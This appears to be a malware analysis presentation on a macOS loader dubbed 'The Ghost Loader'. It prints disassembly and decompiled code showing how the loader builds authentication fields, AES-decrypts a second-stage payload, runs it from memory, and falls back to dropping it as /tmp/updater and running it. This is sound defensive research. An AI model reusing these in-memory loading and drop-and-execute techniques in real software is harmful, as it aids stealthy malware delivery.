


```
mov     r12, rdi
mov     rdi, cs:off_100008330
mov     rsi, cs:paDictionarywith
lea     rdx, cfstr_SystemLibraryC ; "/System/Library/CoreServices/SystemVersion.plist"
mov     r15, cs:_objc_msgSend_ptr
call    r15 ; _objc_msgSend
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     rbx, rax
mov     r14, cs:paObjectforkey
lea     rdx, cfstr_Productversion ; "ProductVersion"
mov     rdi, rax
mov     rsi, r14
mov     [rbp+var_30], rax
call    r15 ; _objc_msgSend
mov     [rbp+var_40], r12
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     r15, rax
lea     rdx, cfstr_Productbuildve ; "ProductBuildVersion"
mov     rdi, rbx
mov     rsi, r14
mov     [rbp+var_38], rax
```




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www
om/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>ProductBuildVersion</key>
        <string>17A365</string>
        <key>ProductCopyright</key>
        <string>1983-2017 Apple Inc.</string>
        <key>ProductName</key>
        <string>Mac OS X</string>
        <key>ProductUserVisibleVersion</key>
        <string>10.13</string>
        <key>ProductVersion</key>
        <string>10.13</string>
</dict>
</plist>
```

The Ghost Loader: functionality



```
do {
 tVar6 = _time((time_t *)0x0);
 _sprintf((char *)local_138,"%ld",tVar6,tVar6);
 _sprintf((char *)local_1b8,"%s%s",local_138,"12GWAPCT1F0I1S14");
 basic_string<decltype(nullptr)>(local_68,(char *)local_1b8);
 md5_hash_hex(local_f0);
 if (((byte)local_68[0] & 1) != 0) {
   __ZdlPv(local_58);
 }
basic_string<decltype(nullptr)>(local_68,"auth_timestamp");
 local_a0 = local_68;
 pVar3 =
        __emplace_unique_key_args<std--__1--basic_string<char,std-
-__1--char_traits<char>,std--__1--allocator<char>>,std--__1--
piecewise_construct_t_const&,std--__1--tuple<std--__1--
basic_string<char,std--__1--char_traits<char>,std--__1--
allocator<char>>&&>,std--__1--tuple<>>
                  ((basic_string *)&local_1e8,(piecewise_construct_t
*)local_68,
Pv(local_58);
 }
```




```
 (tuple **)0x100007cf0,&local_a0);

__ZNSt3__112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEE6assignEPK
c
          (CONCAT44(extraout_var_02,pVar3) + 0x38,local_138);
 if (((byte)local_68[0] & 1) != 0) {
   __ZdlPv(local_58);
 }
 basic_string<decltype(nullptr)>(local_68,"auth_signature");
 local_a0 = local_68;
 pVar3 =
        __emplace_unique_key_args<std--__1--basic_string<char,std--__1--
char_traits<char>,std--__1--allocator<char>>,std--__1--
piecewise_construct_t_const&,std--__1--tuple<std--__1--
basic_string<char,std--__1--char_traits<char>,std--__1--
allocator<char>>&&>,std--__1--tuple<>>
                  ((basic_string *)&local_1e8,(piecewise_construct_t *)local_68,
                   (tuple **)0x100007cf0,&local_a0);
 __ZNSt3__112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEaSERKS5_
          (CONCAT44(extraout_var_03,pVar3) + 0x38,local_f0);
 if (((byte)local_68[0] & 1) != 0) {
   __Zdl
```

The Ghost Loader

Stage 2 decryption

Try to execute the payload
In memory




```
loc_100004C7C:
lea     r8, [rbp+var_40]
xor     edi, edi
mov     rsi, r15
call    _aes_decrypt_cbc
lea     r12, [rbp+var_C0]
mov     edx, 80h          ; size_t
mov     rdi, r12          ; void *
mov     rsi, r15          ; void *
call    _memcpy
add     rbx, 90h
add     r14, 0FFFFFFFFFFFFFF70h
mov     rdi, rbx          ; void *
mov     rsi, r14          ; size_t
mov     rdx, r12
call    _load_from_memory
test    eax, eax
jz      loc_100004D45
```

```
lea     rdi, aTmpUpdater ; "/tmp/updater"
lea     rsi, aWb         ; "wb"
call    _fopen
mov     r15, rax
mov     edx, 1           ; size_t
mov     rdi, rbx         ; void *
mov     rsi, r14         ; size_t
mov     rcx, rax         ; FILE *
call    _fwrite
mov     rdi, r15         ; FILE *
call    _fclose
lea     rdi, aTmpUpdater ; "/tmp/updater"
mov     esi, 1FFh        ; mode_t
call    _chmod
lea     rsi, aSS         ; "%s %s"
lea     rdx, aTmpUpdater ; "/tmp/updater"
lea     rbx, [rbp+var_4C0]
lea     rcx, [rbp+var_C0]
xor     eax, eax
mov     rdi, rbx         ; char *
call    _sprintf
mov     rdi, rbx         ; char *
call    _system
mov     ebx, eax
lea     rdi, aTmpUpdater ; "/tmp/updater"
call    _unlink
jmp     short loc_100004D47
```

```
loc_100004D45:
xor     ebx, ebx
```

The Ghost Loader




_load_from_memory

```
mov     r15, rdi
mov     edi, 0          ; void *
mov     edx, 7          ; int
mov     ecx, 1001h      ; int
mov     r8d, 0FFFFFFFFh ; int
xor     r9d, r9d        ; off_t
call    _mmap
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      short loc_100006E43
```

```
mov     rbx, rax
mov     rdi, rax            ; void *
mov     rsi, r15            ; void *
mov     rdx, r12            ; size_t
call    _memcpy
mov     rdi, rbx
mov     rsi, r12
mov     rdx, r14
call    _memory_exec2
mov     r14d, eax
mov     rdi, rbx            ; void *
mov     rsi, r12            ; size_t
call    _munmap
mov     eax, r14d
jmp     short loc_100006E48
```

```
loc_100006E43:
mov     eax, 0FFFFFFFFh
```




_memory_exec2

```
loc_1000069CC:                          ; CODE XREF: _memory_exec2+24↑j
                lea     rdx, [rbp+objectFileImage] ; objectFileImage
                call    _NSCreateObjectFileImageFromMemory
                cmp     eax, 1
                jnz     loc_100006A79
                mov     rdi, [rbp+objectFileImage] ; objectFileImage
                lea     rsi, moduleName ; "core"
                mov     edx, 3          ; options
                call    _NSLinkModule
                test    rax, rax
                jz      loc_100006AA0
                mov     rsi, rax
                mov     eax, 0FFFFFFF5h
                cmp     ebx, 2
                jnz     loc_100006AF9
                lea     r14, [rbp+var_60]
                mov     edx, 4
                mov     ecx, 1
                mov     rdi, rsi        ; char *
                mov     rsi, r14
                call    _find_macho
                mov     r8, [r14]
                mov     eax, [r8+10h]
                test    eax, eax
```

The Ghost Loader


- **main.o** – "main" function for the loader binary
- **barbeque.o** – C&C communication module implemented using **libcurl** (inferred from the 'get' and 'post' methods)
- **rijndael.o** – as the name suggest, an **AES** encryption routine
- **core.o –** remote payload (which we were unable to fetch)



```
/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrsnphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/barbeque.o
/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrsnphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/rijndael.o
/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrsnphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/main.o
